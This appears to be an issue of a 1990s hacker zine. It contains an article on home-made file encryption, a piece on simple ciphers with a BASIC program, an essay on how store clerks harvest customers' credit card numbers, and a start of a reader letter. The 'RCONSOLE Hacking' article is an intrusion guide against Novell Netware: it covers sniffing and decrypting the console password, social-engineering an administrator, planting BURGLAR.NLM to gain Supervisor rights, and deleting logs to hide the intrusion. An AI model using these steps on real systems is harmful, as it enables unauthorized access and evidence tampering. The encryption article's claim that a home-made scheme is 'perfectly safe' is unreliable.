As hackers we invariably have data stored in various places that we don't want people to see. Maybe you are paranoid that Microsoft is secretly reading your hard drive, maybe you think the Feds are after you, or maybe you run a BBS or Web Page that has some, well, gray area type of information on it. An even more common situation occurs when you are fooling around with various networks, and maybe want to store some files on them. Maybe the Secret Service is planning to roam through your hard drive! In all of the above cases, it would be nice if you could keep everyone out of them except you. Current strong encryption systems are all public key systems, which are good, but are not very convenient for local file encryption. Second, recently the government has been calling for back doors to be built in to these encryption schemes, so that the authorities can get into any file they want. Not only does this significantly reduce the security of the scheme, but it defeats the purpose of hiding the files from the Feds.

So we need to make our own. Lotus has already compromised their Lotus Notes encryption in this way, and the government Clipper Chip standard threatens to make everyone's hard drive an open book for our beloved federal government.

First, some no-brainer stuff for the uninformed. Encryption programs use a *key* to encrypt data. Every single piece of data in a file is stored as a byte. Bytes can be a value between 0 and 255. The key that someone enters is also going to be a string of bytes. The basic idea is to use the values from the key to change the contents of the file so that it can only be restored with that key. Keys should be able to consist of *any* byte value, letters, numbers, and you can even use the ALT-### codes to get up there in the higher byte values. A good key will always be 8 characters or more, and will not simply be a word or name. A dictionary lookup can break those types of keys very easily. (Some programs use large prime numbers as keys, but we'll get into that later.) Also, it is a good idea to have at least one or two characters that are very high byte values (ALT-255, ALT-253) or something fairly large. This makes brute forces impossible as long as your key is 8 characters long or so.

What language should you write it in? If you want to try assembly, be my guest, but since it will invariably make heavy use of string handling, complex mathematical formulas, and file handling, C/C++ or Pascal are the best choices. Visual Basic will be far too slow to make anything useful, so don't even bother (I have tried, trust me). If you are developing for Windows, Delphi is god.

Writing an encryption program from scratch isn't easy; many things can be overlooked. The basic idea is simple: you read in a block of bytes from a file, encrypt them given a certain key, and write them back again. To make it good though, you need to go further. The first thing you must make sure is happening is that whatever formula you choose to use is resulting in completely random encrypted values. In addition, you must make sure these values *never* repeat. A good way to test this is to make a file and fill it up with the letter "a", then encrypt it with the single character "a". The encrypted file should be totally random and never repeat. Two more advanced measures for determining the randomness of it all is graphing the resulting byte values against the originals, and against the key characters. You may notice patterns. If you do, get rid of them. Secondly, you can keep a tally of how many times you hit each byte value. If you encrypt your test file of "aaaaaaaaaaaaaaaaaaaa" and get back 15 byte values of 132, that is bad. You should notice a fairly even distribution. To check to make sure your algorithm isn't ever repeating is fairly easy. Just look at it. If anyone writes a program that can find repeating patterns of various sizes, email it to me. I'd like to see it.

The second thing you must accomplish is to make sure that a close guess of your key won't result in a partially decrypted file. For instance, if all you do is cycle through the byte values of the key, say, 2600Man and someone guesses 2600man, that person will be able to read 6/7 of the file! This is bad, because they can then just brute force that last little character in about ten seconds. (Brute forcing a password is where one quickly tries every key combination and checks

to see if it works - a key over eight characters long makes this take millions of years). You have to do something with the key values that will result in a totally unique value. Just adding them up will help, but is not totally unique. Using the average is also good, but again is not ideal. Use a creative combination of a variety of methods. Experiment.

Now, your encryption program is pretty good, but has a serious fatal flaw. Fixing it is a real bitch. Let's say you encrypt a network utility called GLOBAL.EXE with an eight character password. Eight characters would take forever to brute force, so you figure you are pretty safe. Now, a hacker comes along and he (or she) is very well aware of the fact that *every* .EXE file starts with the two bytes, MZ! Now, this person needs only to figure out what your algorithm is and he can find the first two characters of your key by running the algorithm backwards! Now that he has your key down to 6 characters, he can brute force it in a matter of hours, or less if he has access to a powerful machine. No matter what little tricks you use, someone will always be able to find out what your algorithm is. If not by disassembling it, they can do it by encrypting files and examining the output. (This is painful but people actually make hobbies of this kind of thing.) In many cases, a hacker will know more than just what two bytes of your file will be decrypted. To prevent this, the big name encryption products of today use formulas that are *very* hard to do backwards (factoring large prime numbers). This is effective, but it's slow, and there is an alternative. If you choose, you can figure out your own algorithm that is difficult to find the reciprocal of, but if you are like me, you aren't that good at math.

The alternative is this: Before you encrypt the file, pull in some random values. There are all sorts of fun ways to do this. Here is a list of possible things to try:

1. Current time.
2. Disk free.
3. Memory free/max memory.
4. Pick 100 random bytes from the file in question (this is a good one to use).
5. Use the included random number generator.
6. Let the user bash on the keyboard a few times and record what they bashed and how long it took them to bash it.
7. All of the above.

You can do whatever the hell you want, as long as you come up with a big string of byte values that nobody would ever be able to have any prior knowledge about. If you choose to use the time, make sure that once you write to the file you alter its TIME attributes by a few minutes and seconds, otherwise someone can use a timing approach and figure out what the time was when someone started encrypting. You want to have a string of at least 20 bytes to make sure nobody ever brute forces it. I use 100 just to be extra safe. Now, you should incorporate these random values in your encryption algorithm. If a problem arises, you cannot decrypt with knowing these values! OK, so we need to append these bytes to the end of the encrypted file! Another problem, anyone with the IQ of a rat will realize that they can just use the string of bytes and do the same old backwards algorithm thing and you are screwed. What can you do? Simple, encrypt that string of bytes with a new algorithm that uses *only* the key. This way, when you decrypt, you first use the key to decrypt the string of bytes at the end (since this string at the end is totally random, a known plaintext attack is impossible), then you use the key and the decrypted bytes to decrypt the whole file. (Be sure to delete the extra bytes from the end of the file - this probably means copying the whole file over.) Someone trying to crack your encryption must first decrypt the string of bytes at the end. Since you have worked so hard to make sure your encryption has no patterns, and since the original values are *totally* unpredictable, they can't! Your file is perfectly safe. If you manage to make yourself a nice program, remember that encryption technology is considered a munition by our beloved federal government, therefore exporting it is illegal, and yes they really do go after people on this.

If you don't program and would like a copy of the program I wrote, just email me. I have a DOS version and am working on a UNIX version as well (do hold your breath). I'll give the program out for free. If you want the source code, well, that is another story. If I get any response from this article, I may write another with some specifics on certain aspects if anyone is confused.

The author can be reached at thecrow@iconn.net.

SECRET CODES

by Mister Galaxy

As you know, there are always times when one might wish to keep a communication secret. You might not want a co-worker to see it or you might want to make sure it couldn't be read in case it got intercepted.

If you think back to your early school days, you probably remember simple substitution codes like:

```
A=1, B=2, C=3, and so forth....
```

By substituting the number 1 for A and the number 2 for B you could easily encode your secret messages. The problem with this type of code is that certain letters in the English language appear more often than others. This is the order of frequency of letters in the average English document (reading left to right):

```
e t a o i n s r h l d c u
m f w g y p b v k x j q z
```

A smart person could make a quick analysis of the frequency of the letters in your document and easily decode it. Keep in mind that the shorter the document is, the harder it is to decode. This is because the frequency of the letters has not yet been established. Most decoders need a fairly substantial document to decode what you have written.

Another code is called the Book Code. Select a book which contains many different words, words that you might want to include in a message. A message created using this book might look like:

```
5-100 12-4 4-56, etc...
```

This code means go to the fifth page of the predetermined book and choose the one hundredth word. Then, go to the twelfth page and write down the fourth word etc.... I think you get the idea.... This type of code is very difficult to crack, but both parties must have the identical book, and coding and decoding messages using this method can be very tedious.

Another neat code is called the Square Code. Take a message that you want to encode and count the number of letters in your message. Create a square that contains enough boxes in it to hold your message. The square might contain 3x3 boxes, 4x4, 5x5, and so forth.... For example:

The message "I want to bite your neck" contains 24 characters including spaces. A square that's five blocks by five blocks could hold this message. Draw a cube that's five blocks by five blocks and then number the boxes randomly. See an example below:

```
21 02 12 05 10
07 20 14 16 23
19 13 08 01 09
25 03 17 15 24
06 18 11 04 22
```

You and your friends would have several different pre-made boxes. One would be 5x5, then 6x6, and so forth. Depending on the length of the message, you or your friends would choose the right size square. In our case, this time, our message "I want to bite your neck" would look like this:

```
n - i n -
- - e y c
r t t I o
- w o - k
t u b a e
```

By following the numbers in order in the decoding cube (from 1 to 25), you can easily decode the message. In this case I placed dashes instead of spaces in the coded cube. I also put a dash for the 25th character which we didn't have a need for. Many do not try to encode the spaces

in their message since this might help give the message away....

My favorite code works using a key word and can easily be programmed on a computer. First you write your message. Then you choose a key word that contains less letters than your message. Then, convert your message to all lower case letters. Now convert your code word or phrase to all upper case letters. Do not put spaces in your keyword or phrase. Now simply do the following:

```
Message is: I like eggs
Key word is: fred
Convert the message to: ilikeeggs
Convert the keyword to: FREDFREDF
```

Note that we have repeated the key word over and over again until we have the same number of characters as the message.

The longer the keyword is the harder the message is to decode. Now, subtract the ASCII code of the first letter of the keyword from the ASCII code of the first character of the message. Then subtract the ASCII code of the second letter of the keyword from the second letter of the message. I think you get the idea. By constantly changing keywords and by choosing long keywords, only the brightest of folks will be able to decode what you've written.

The beauty of this code is that each week you can change it, then you can transfer your messages via BBS's, disks, etc. and then easily decode them....

I have included a program written in Power Basic 3.0 that codes and decodes messages using this method. It will allow you to write a message and automatically code it. Then, you can attach a coded message file to a message on a BBS or simply save it on a disk. Later, your friends can then quickly decode your message if they have the program and keyword.

Try it!

```
10 on error goto 3000:color
15,1,1:rem Codeit Version 2.0 - A
freeware program
12 cls:print:print:print"
Welcome to CODEIT Version 2.0 By
MRGALAXY":print"
MRGALAXY@AOL.COM":print:print"      A
FREEWARE PROGRAM - (C)opyright
1995":delay 3:cls
18 cls:dim c$(1000):on error goto
3000
19 if command$="?" or command$="/?"
then goto 2000
22 if command$="" then goto 26 else
fe$=command$:open fe$ for input as 1
23 b=0
24 if eof(1) then close:b=b+1:goto 26
else b=b+1:line input #1, c$(b):goto
24
26 print:input"Enter a code
keyword/phrase or (Q)uit:
";a$:a$=ucase$(a$)
27 if left$(a$,1)="Q" then stop
28 if command$<>"" then goto 152
30 cls:print:input"Do you want to
(C)ode, (D)ecode, or (Q)uit (C, D, or
Q) : ";f$
40 f$=ucase$(f$):f$=left$(f$,1)
50 if f$<>"C" and f$<>"D" and f$<>"Q"
then goto 30
55 if f$="Q" then stop
60 if f$="D" then goto 400
70 cls:b=1:print
72 print"Begin typing in your mes-
sage.  Check each line for mistakes
before"
74 print"hitting the ENTER button.
Hitting ENTER alone stops the pro-
gram"
76 print"from asking for input....":
78 print
79 print
80 print"Enter line ";b;" of message
: "
90 input c$(b):if c$(b)="" then goto
120
100 b=b+1:goto 80
120 for a=1 to b-
1:c$(a)=lcase$(c$(a))
150 next a
152 cls:print:input "Code to (F)ile,
```

```
(S)creen, or (Q)uit (F,S, or Q):
";x$:x$=ucase$(x$):if x$="Q" then
stop
153 x$=left$(x$,1):if x$<>"F" and
x$<>"S" then goto 152
154 cls:if x$="F" then cls:input
"Enter path/filename to use : ";u$
155 if x$<>"F" then goto 158
156 on error goto 3000:open u$ for
output as 1
158 if x$="F" then
print:print"Writing to a file and the
screen....":print
159 if x$="S" then
print:print"Writing codes to
screen....":print
160 for a=1 to b-1
165 v$=""
170 if len(v$)<len(c$(A)) then
v$=v$+a$:goto 170
180 for l=1 to len(c$(a))
185 print asc(mid$(c$(a),l,1))-
asc(mid$(v$,l,1)),
187 if x$="F" then print #1,
asc(mid$(c$(a),l,1))-
asc(mid$(v$,l,1));
190 next l
192 if x$="F" then print #1,255
200 print "255":if x$="F" then print
#1,""
210 next a
220 close
230 print:print:input"Press ENTER to
continue : ";he$:goto 152
400 cls:print:print:Input "From
(K)eyboard or (F)ile? (K or F) :
";hj$
405 hj$=ucase$(hj$):hj$=Left$(hj$,1)
410 if hj$<>"K" and HJ$<>"F" then
goto 400
420 if hj$="F" then goto 600
430 je$=""
435 je$=je$+a$:if len(je$)<240 then
goto 435
440 qq=1
445 input "Enter number (0 quits):
";vv
447 if vv=0 then run
450 if vv<>255 then print "The letter
is : ";chr$(vv+asc(mid$(je$,qq,1)))
460 if vv=255 then print"New line
starts here":print:let qq=1:goto 445
470 qq=qq+1:goto 445
600 cls:print:input"Enter path and
filename : ";ef$:cls:print
605 je$=""
606 je$=je$+a$:if len(je$)<240 then
goto 606
610 on error goto 3000:open ef$ for
input as 1
612 qq=1
620 if eof(1) then goto 700
625 input #1,za
630 if za<>255 then print
chr$(za+asc(mid$(je$,qq,1)));
635 if za=255 then print:qq=0:input
#1,za
640 qq=qq+1:goto 620
700 print:print:input"Press ENTER to
continue : ";re$:run
2000 cls
2005 print:print
2010 print"Welcome to CODEIT Version
2.0.  ":print
2020 print"To code an ASCII text
file, type:":print
2030 print"CODEIT filename.ext":print
2040 print"or you can simply type
CODEIT to manually code a mes-
sage...":print
2050 print
2060 print"By P. H."
2065 print"   710 Peachtree St NE
430"
2070 print"   Atlanta, GA
30308":print
2080 print"   MRGALAXY@AOL.COM"
2090 stop
3000 cls:print:print"An error has
occurred!  Either a file name or path
was entered incorrectly,"
3005 print"or another problem has
occurred...  Please try
again....":stop
```

CONSUMER HAZARDS

by Mr. Natural

The promise of online shopping has been dangled in front of eager spenders' faces for longer than most online services have been in existence. Now, the rising commercial face of the web has given the consumer a veritable pleasure dome to frolic in. Any company worth a damn (and many that aren't) either have web sites in operation or construction. The better ones offer the equivalent of an online catalogue, complete with pictures, product specifications, and prices. The only problem is, you can't actually buy anything. It's like some high-priced strip club - you can gawk all you like, but don't dare try and bring anything home with you. Except I don't know anyone who would stuff dollar bills in the floppy drive of Sun's new workstation. Well, maybe only a couple of people.

Why the foolishness? One would figure that companies are eager as all hell to make money off of this new medium. The answer, or so most every magazine save "Dog World" has tried to feed us, all has to do with computer security. Computer hackers, according to the pundits, have the ethics of a protozoa. Commerce over the Internet involves lots of sensitive data like credit card numbers floating about where anyone can grab 'em. All it takes is one hacker to grab your sensitive data, and it won't be long until you owe your life to the credit card companies (paying off bills to, if the hackers I know are any indication, the Coca-Cola company, Frito-Lay, and computer parts stores - in that order).

Of course, the difficulty of compromising even the most insecure of channels is such that the greatest threat to secure information is probably at the data's destination rather than while it's in transit. In fact, what many seem not to realise is the amazing and frightening fact that most of the credit card transactions that are carried out every day are as secure, or even T*less* secure, than any net-based sale. Those of you out there with credit cards (however obtained) try and think about the last few items you have charged, and the path your number had to travel in order for your purchase to be completed. Say you bought gas at a full service gas station. Your card probably travelled inside the store with the attendant, allowing who knows what kind of devious twit inside to get your number. If you bought lunch at a sit down restaurant, the bill may have travelled to the kitchen area to be viewed by whatever slime cooks the food or washes the dishes, or owns and runs the place for that matter. Where's the security in that?

In order to better illustrate, let me share with you a few observations from my personal life. I worked for some time at a video rental establishment and, in my course of employment, I noticed several things in regards to the safety of credit card numbers. I make no attempt to hide my former profession, as anyone with half a brain who worked at these stores (a rarity, I assure you) is most likely well aware of the myriad ways to nab card numbers. The real difficult part of the equation, and the real criminal part too, I must add, is using these cards without getting caught - something I myself have not done, nor wish to do. For those of you wanting to become little criminals, you can stop reading here. My point only is to educate, and perhaps to alarm. Anyways, back to the story.

First of all, there is the lazy man's way to pilfer such data. If a customer pays using a credit card, the number, expiry date, and copy of a signature can be nabbed with ease. The receipt is in the till, after all! The customer's looks (age, sex) can be determined as can how their voice sounds. If, as in my case, the customer is of a video store, you also have access to many other interesting items including address and phone number; other ID numbers

such as from a driver's license or social security card; perhaps even a date of birth, or even names of spouses, children, or significant others. Some of these items are bits of info that a computer hacker nabbing credit card numbers from online businesses would probably not get. And furthermore, the sneaky employee can make use of the store's credit card verification number to check the status of the card, as well as affording a trickier guess at the balance remaining on the card.

The video store I worked at had some interesting but little used features in its software. Ridiculously bad security was one, but that's another story. One feature was its good use of statistics. A manager could call up reports showing the customer name, the number of visits made, the date of the last purchase, and means of identification, to name a few. One could also print out this report using only a specific range of customers, or it would take a prohibitively long time. Find a customer who has only been in once or twice, with the last visit about a year or more ago, and with a valid credit card. In fact, they didn't even have to use the card to have it on record. So when the bill comes the next month with a charge from the Computer Shack, or Snuffy's Banjo Emporium for that matter, the customer will be clueless. Will he remember the time, two years ago, when he rented a video across town because he was visiting some girlfriend he dumped three months later? Or will suspicion naturally fall to his most recent credit card purchases? I can hear you shrill "paper trail!" But on this system, reports could also be printed out to the terminal. No paper, apart from some handy notes that can be swallowed later.

But that's not all! Let me top this tale of consumer paranoia by mentioning this. The company I worked for was part of an expanding chain in a large city. Every so often they would open a new store not too far away from one of their older ones. When this happened, the company would transplant a copy of the customer database from the old store to the computer of the new one. This is so the clerks wouldn't have to enter in these same old customers when they visited the new store. But consider this... by following the procedure previously described, names and card numbers could be found of people who were not just infrequent customers, they were people who had never entered the store in their lives! If people are afraid of the anonymity of the net, they should be terrified by this. Like the stereotypical hacker, the clerk has become the anonymous possessor of secure information. Why does one deserve to be trusted, and the other not?

I personally think it's because of the reassurance one gets from dealing directly with a person. Dealing with a company on the web is less personal than dealing with a clerk, or even a telephone sales firm, in that you neither see nor talk to anyone. Is the "seller" really some twisted toad sitting in his combination basement office/abattoir? You never know. At least when a card payment is made in person, the customer can see the recipient and judge for him or herself whether the business or employee deserves to be trusted. Or at least the constant yielding of personal identification upon demand to any yokel behind the counter has made it an automatic reaction.

Of course, I must add that the great majority of clerks are not thieves, and I also have no doubts that the majority of business that will sell their wares on the web will largely be honest. But I cannot speak with such optimism of the honesty of every one of these companies' employees, nor can I say that these companies will treat secure information with respect once they have it. In my eyes, the security scare about Internet commerce that is going on now is somewhat sensible. At least there are people who realise the danger of letting this information into anybody's hands. It's too bad most people don't extend the same caution to all of their transactions, especially those involving large, easily accessible databases. But then again, hysteria concerning new technology, and the blinding glare of commerce, have ways of obscuring common sense.

RCONSOLE Hacking

by Simple Nomad

In this article I intend on showing you how to extract the RCONSOLE password from a sniffer trace to gain access to a Novell Netware's server console. While versions 3.x and 4.x employ packet signature and encryption techniques for a user to login, RCONSOLE (Remote CONSOLE) used a single password to launch a remote session to the server's console, allowing an administrator to type in commands as if they are at the console itself.

While this article assumes some basic Netware knowledge, I do want to cover a few items regarding security.

Security Quick Basics

There are five different levels of security within Netware at the file level. These are:

1. Not logged in. All you need is a connection to the server. You do not need to log in. This level of access allows running the most simple commands such as LOGIN.EXE, SLIST.EXE, and basically any utility loaded into the SYS:LOGIN directory that doesn't require additional access.

2. Logged in. Basic access controlled through Trustee Rights.

3. Operator access. Operators have basic access and can control print queues, run a few special commands including FCONSOLE.

4. Supervisor access. Full access to the file system. This is the access level most guarded, as you can get to any and every file on the system, administer and control virtually every aspect from user access to server configuration to security.

5. OS access. This is the level of access that processes running on the server run at. Most commands typed in at the console run at this level, and while you cannot access the file system at the level of detail that you can as a Supervisor, you can certainly open the door for Supervisor access. NLMs (Network Loadable Modules) are programs that when loaded at the console become a part of the Netware OS environment. Some NLMs stay loaded, some perform their task and then unload themselves, but all of them run at this level of security. Gaining access to the console gives you this level of access.

What we are going to cover is an inherent weakness within the security system of Netware - remote access to the console. While Novell has gone to great lengths to ensure adequate security for security levels 1-4 listed above, RCONSOLE access is protected by a single password with simple encryption, encryption that can be broken. One of the tools I will refer to is RCON.EXE. This utility, written by itsme of the Netherlands (author of HACK.EXE, KNOCK.EXE, and several other notorious Netware tools), allows you to take information gained from a sniffer trace of the RCONSOLE initialization conversation and break the encryption - essentially "decrypting" the RCONSOLE password.

Once you have the RCONSOLE password, you can employ other techniques to open a door to the entire file system - Supervisor access.

The hardest part, in my opinion, is getting the trace. Most of the information in this article involves technical items based on predictable and repeatable facts. But getting the capture of a trace using a sniffer can be very tricky. You are dealing with a few different items - accessibility, availability, and timing.

Accessibility

You will need access to the network. Specifically, you will need to run your sniffer trace either on the server's segment or the user's segment, otherwise you may never see the conversation. While it is possible to run the trace on a segment over which the traffic passes, it is easier to find out the segment of the user. The easiest way is to log into the server that the target user logs into and type USERLIST /A. From the list you should see the network and the node

address. The network number is the segment the user is on, and the node address is the 12-digit hex number burnt into the network interface card (NIC), also known as the MAC, or Media Access Control address.

Of course the preceding paragraph assumes you have physical access to the network. It is possible to dial into a LAN running pcAnywhere, install a DOS-based sniffer, and capture packets. It is also possible to get to a Unix box and start up a sniffer there. I will not get into those details here, but you have to assume that the System Administrator doesn't have the pcAnywhere dial-in machine right there at his desk, or you can get by the firewall. S/he might notice a sniffer running and start a trace.

Availability

Running a sniffer trace is pretty CPU intensive. The CPU must be fast enough to copy all info from the NIC's buffer to RAM without missing a packet. If your sniffer is filtering information, that is, if it is looking at the insides of each packet and only saving those that meet certain criteria, this can be even more CPU intensive. Some of you may have already noticed a big dilemma. You have to have a sniffer running on a computer that can handle a decent amount of CPU activity (486 recommended), attached to a specific network, and allowed to run without someone walking up and noticing. And this brings us to the last problem.

Timing

This one is the kicker. If you can meet the previous requirements, then you are left with the hardest one - getting the actual packet captured. This can be accomplished in one of two ways. First, through some social engineering you can create a need for the Sys Admin to launch RCONSOLE, or you can filter out and look for that single packet that contains the password.

The first way is a bit tricky, but not impossible. Posing as a new employee, call the Sys Admin and say that when you try to log in you keep getting the message "The SUPERVISOR has disabled the login function." To fix this, the normal thing to do is type ENABLE LOGIN at the console prompt. The Admin will invariably launch RCONSOLE to correct the problem, and then you have your packet. S/he will tell you that everything looks okay, so then say, "My computer is locked up." They will probably conclude that the problem is at your workstation and advise you to reboot, with the chances being very good that they'll say, "When it comes up, you should be okay, so call me back if there is a problem" and then hang up. Fine. You've got the packet.

The second one depends on your sniffer. If it can actually analyze packets in real time, have it capture only packets between the Sys Admin's desk and the server, plus only save SPX packets. If it only works using a pattern match of some kind, use the detailed information on identifying the packets to find a specific pattern for your sniffer to key off of. At the end of the next section are some pattern matching tips.

A final note on accessibility, availability, and timing - a carefully placed laptop with an Ethernet PCMCIA running sniffer software and filtering capabilities will get you everything.

Analyzing the Packets

Once you've captured packets from your user, you need to be able to look at the data and interpret it. You must be able to find the packets coming from the user going to the server. Depending on your sniffer, this may prove to be quite a task. Most of the high-priced sniffers allow you to filter on addresses and packet type, and these features are great for finding exactly what you need. But the low-end solutions, especially freeware or shareware, may have little or no filtering capability, and that means looking at a lot of hex dumps.

But we will assume that you know how to use your sniffer (or get the dump from a promiscuous network card) and at least get to the point of finding the user's and the server's conversation. To help you find these packets, we will discuss ways to find the addresses.

Now, here are the first three packets that are sent after the user has hit return after entering the password.

Ethernet packet sent from the workstation to the server to establish the SPX connection:

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 80 29 00 34 35 00 00
        A2 00 3D 77 00 2A FF FF
0010    00 2A 04 05 00 00 00 03
        00 00 00 00 00 01 81 04
0020    00 00 00 02 02 60 8C A7
        E9 AA 50 0E C0 00 44 00
0030    FF FF 00 00 00 00 00 06
        ED 05 00 00
```

The server responds:

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 00 A2 00 3D 77 00 80
        29 00 34 35 00 2A FF FF
0010    00 2A 01 05 00 00 00 02
        02 60 8C A7 E9 AA 50 0E
0020    00 00 00 03 00 00 00 00
        00 01 81 04 80 00 90 82
0030    44 00 00 00 00 00 00 00
        08 00 5A 7F
```

And the password is sent:

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 80 29 00 34 35 00 00
        A2 00 3D 77 00 AC FF FF
0010    00 AC 04 05 00 00 00 03
        00 00 00 00 00 01 81 04
0020    00 00 00 02 02 60 8C A7
        E9 AA 50 0E 40 00 44 00
0030    90 82 00 00 00 00 00 06
        FE FF 47 45 5A 4D 4C 24
0040    8C 9C 8A 3A B3 46 33 25
        13 15 6E 94 94 4F C0 5B
0050    08 14 A5 0A 70 E5 F2 0B
        F4 70 AA 03 FA 3F C4 88
0060    C0 79 FF 85 CB 0B 27 56
        B6 D3 CF 8E 2D 9F 7D 25
0070    85 25 7C E8 B3 95 29 AF
        8C 8E 4E 11 EE F7 37 8C
0080    35 C4 AD A3 F9 80 18 4E
        0C CD 9E 26 0B 65 2A 3B
0090    1A 1E F4 AD 43 BB 6E 06
        35 8C 49 3B 3B 3A B6 00
00A0    39 CB 17 6B C2 5C 63 38
        D1 0B 3C A0 EB B0 40 66
00B0    87 DE E6 3E 1C 2A 12 FC
        A2 37
```

To explain a bit of what is going on, let's look at what makes up these packets, starting with the first one.

Offset 00h through 0Dh is the Data Link Control layer:

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 80 29 00 34 35 00 00
        A2 00 3D 77 00 2A
```

Offset 00h through 0Dh is the Data Link Control layer.

```
0000    FF FF
0010    00 2A 04 05
```

Start of IPX header, FF FF is a checksum, 10h and 11h is the IPX length, 12h is the transport control, 13h is the IPX packet type (05 is SPX).

```
0010    00 00 00 03
        00 00 00 00 00 01 81 04
```

14h through 1Fh is the packet destination.

```
0020    00 00 00 02 02 60 8C A7
        E9 AA 50 0E
```

20h through 29h is the packet source.

```
0020    C0 00 44 00
```

2Ch starts the SPX section with 2Ch the control type, 2Dh the datastream type, and 2Eh and 2Fh the SPX source connection ID.

```
0030    FF FF 00 00 00 00 00 06
```

30h and 31h are the destination connect ID. FF FF is a broadcast or the 1st SPX packet in this conversation. The next 3 byte pairs are the sequence number, the acknowledgement number and the allocation number.

```
0030    ED 05 00 00
```

The minimum length for a packet will be 60 bytes, so if there is no data then the last 4 bytes are padded with junk.

Pattern Matching Tips

1. Look for FF FF xx xx xx 05 to find an SPX packet starting at offset 0Eh.

2. The address of the server starts at offset 14h. In the above packet it is 00000003: 000000000001 with an IPX socket of 8104. All IPX conversations use IPX socket numbers, so pattern match off of 14h through 1Dh.

3. The address of the user starts at offset 20h. In the above packet it is 00000002: 02608CA7E9AA with an IPX socket of 500E. Pattern match on offset 20h through 29h.

With the information above you should be able to identify an SPX packet when you see one, and identify the addresses of the server and the user. Now let's use this information to get what we need out of the third packet we've captured, the one with the RCONSOLE password.

```
ADDR    OFFSET
BASE    00 01 02 03 04 05 06 07
        08 09 0A 0B 0C 0D 0E 0F
----    -----------------------
0000    00 80 29 00 34 35 00 00
        A2 00 3D 77 00 AC FF FF
0010    00 AC 04 05 00 00 00 03
        00 00 00 00 00 01 81 04
0020    00 00 00 02 02 60 8C A7
        E9 AA 50 0E 40 00 44 00
0030    90 82 00 00 00 00 00 06
        FE FF 47 45 5A 4D 4C 24
0040    8C 9C 8A 3A B3 46 33 25
        13 15 6E 94 94 4F C0 5B
0050    08 14 A5 0A 70 E5 F2 0B
        F4 70 AA 03 FA 3F C4 88
0060    C0 79 FF 85 CB 0B 27 56
        B6 D3 CF 8E 2D 9F 7D 25
0070    85 25 7C E8 B3 95 29 AF
        8C 8E 4E 11 EE F7 37 8C
0080    35 C4 AD A3 F9 80 18 4E
        0C CD 9E 26 0B 65 2A 3B
0090    1A 1E F4 AD 43 BB 6E 06
        35 8C 49 3B 3B 3A B6 00
00A0    39 CB 17 6B C2 5C 63 38
        D1 0B 3C A0 EB B0 40 66
00B0    87 DE E6 3E 1C 2A 12 FC
        A2 37
```

What we need is the network address (offset 20h through 23h), the node address (offset 24h through 29h) and the actual encrypted password. In the data section starting at 38h, 38h will always be FE and 39h will always be FF. The next 8 bytes will be the password bytes. I know what you're thinking, there's a lot of other bytes there, but the first 8 are the significant ones. Not exactly C2, are we?

Running RCON

From the example above, the password is 47455A4D4E248C9C, the network is 00000002, and the node is 02608CA7E9AA. Therefore you would run RCON as follows:

```
RCON 47455A4D4E248C9C 00000002
02608CA7E9AA
```

It will respond with the following:

decrypted pw:

```
0000 : 47 45 5a 4f 4e 44 00 3b
```

```
e9 aa 15 15 15 17 17 75  -
GEZOND.;M-iM-*.....u
```

node address after encryption:

```
0000 : 11 11 11 13 13 71 9d b8
e5 a6                        -
.....qM-^]M-8M-eM-&
```

As you can see, the RCONSOLE password is "GEZOND".

The Next Step

Now a few things to keep in mind when accessing the console remotely. When using RCONSOLE, your activities are being recorded. So after getting the password, don't just jump into RCONSOLE without planning on doing something to cover your tracks. And to cover your tracks you must gain access to the file system. A quick note: since the Supervisor password also works with RCONSOLE, always try to login as Supervisor with the password you have uncovered. If you get in, great. Full access to the file system.

Now I'm not going to go into a lot of detail here, but there are several techniques you can use to gain access to the file system as Supervisor. All of the ones I'm going to mention involve uploading NLMs to the file server and then running them. RCONSOLE has a built-in option to upload files to the server (hit * on the keypad and select the option for transferring files to the server). You should immediately upload a nefarious NLM to gain file system access and wipe your tracks. Here is a quick example, once again assuming some general Netware admin knowledge:

1. At the system console, type in UNLOAD CONLOG. If CONLOG is loaded, every response to every command at the console is being written to a file. The CONLOG.NLM comes with 4.x but works with 3.x.

2. Upload BURGLAR.NLM and create a new user with Supervisor rights, or upload SETPWD.NLM and reset a Supervisor equivalent user ID's password (BURGLAR.NLM and SETPWD.NLM can be found on the Internet).

3. Exit RCONSOLE and login.

4. Delete BURGLAR.NLM or SETPWD.NLM and purge it from the system.

5. If CONLOG was loaded, find and delete or edit the CONSOLE.LOG file to remove your activity. Delete or edit SYS$LOG.ERR and remove any activity you create there. If you delete these files, purge them. If you edit these files, use FILER to reset the ownership of the file.

Of course, the quick-witted admin might notice CONLOG isn't loaded - if I think an admin is going to notice that, I reboot the server by running an NCF file with the following lines:

```
REMOVE DOS
DOWN
EXIT
```

When running this NCF file, I remain remoted into the console in case I need to answer Yes to the "are you sure" questions. For more information on creating and running NCF files, refer to one of hundreds of Netware books currently available at any bookstore.

Conclusions

Well, the first conclusion is that Netware's RCONSOLE utility isn't very secure! If you are an administrator, the only way to thwart this type of attack at this time is to upgrade to 4.x and use packet signature.

Of course the other items to recap are 1) you are going to need a little time and access, both at the right time; 2) you are going to have to have a couple more tools (like SETPWD.NLM or BURGLAR.NLM) to gain file system access; 3) it is highly recommended you work quickly (duh); and 4) you should cover your tracks as best you can.

Have fun and happy hacking.

[Thanks to itsme for coding RCON.EXE and Jeff Carr for assisting in testing of the techniques of this article. RCON.EXE can be found at ftp.fastlane.net in the /pub/nomad/nw directory.]

The Search for Extraterrestrial Letters

Clueless Mac Users

Dear 2600:

This is another example of how easy it is to hide something on a Macintosh, and how most high school computer teachers really don't have a clue about how the computer works.

My former high school has a computer lab with mostly Macintosh Plus's and SE's (low-end, B&W models). However, they're all networked. So, one day I brought in an old networkable game, loaded it up on a friend's workstation, and started playing.

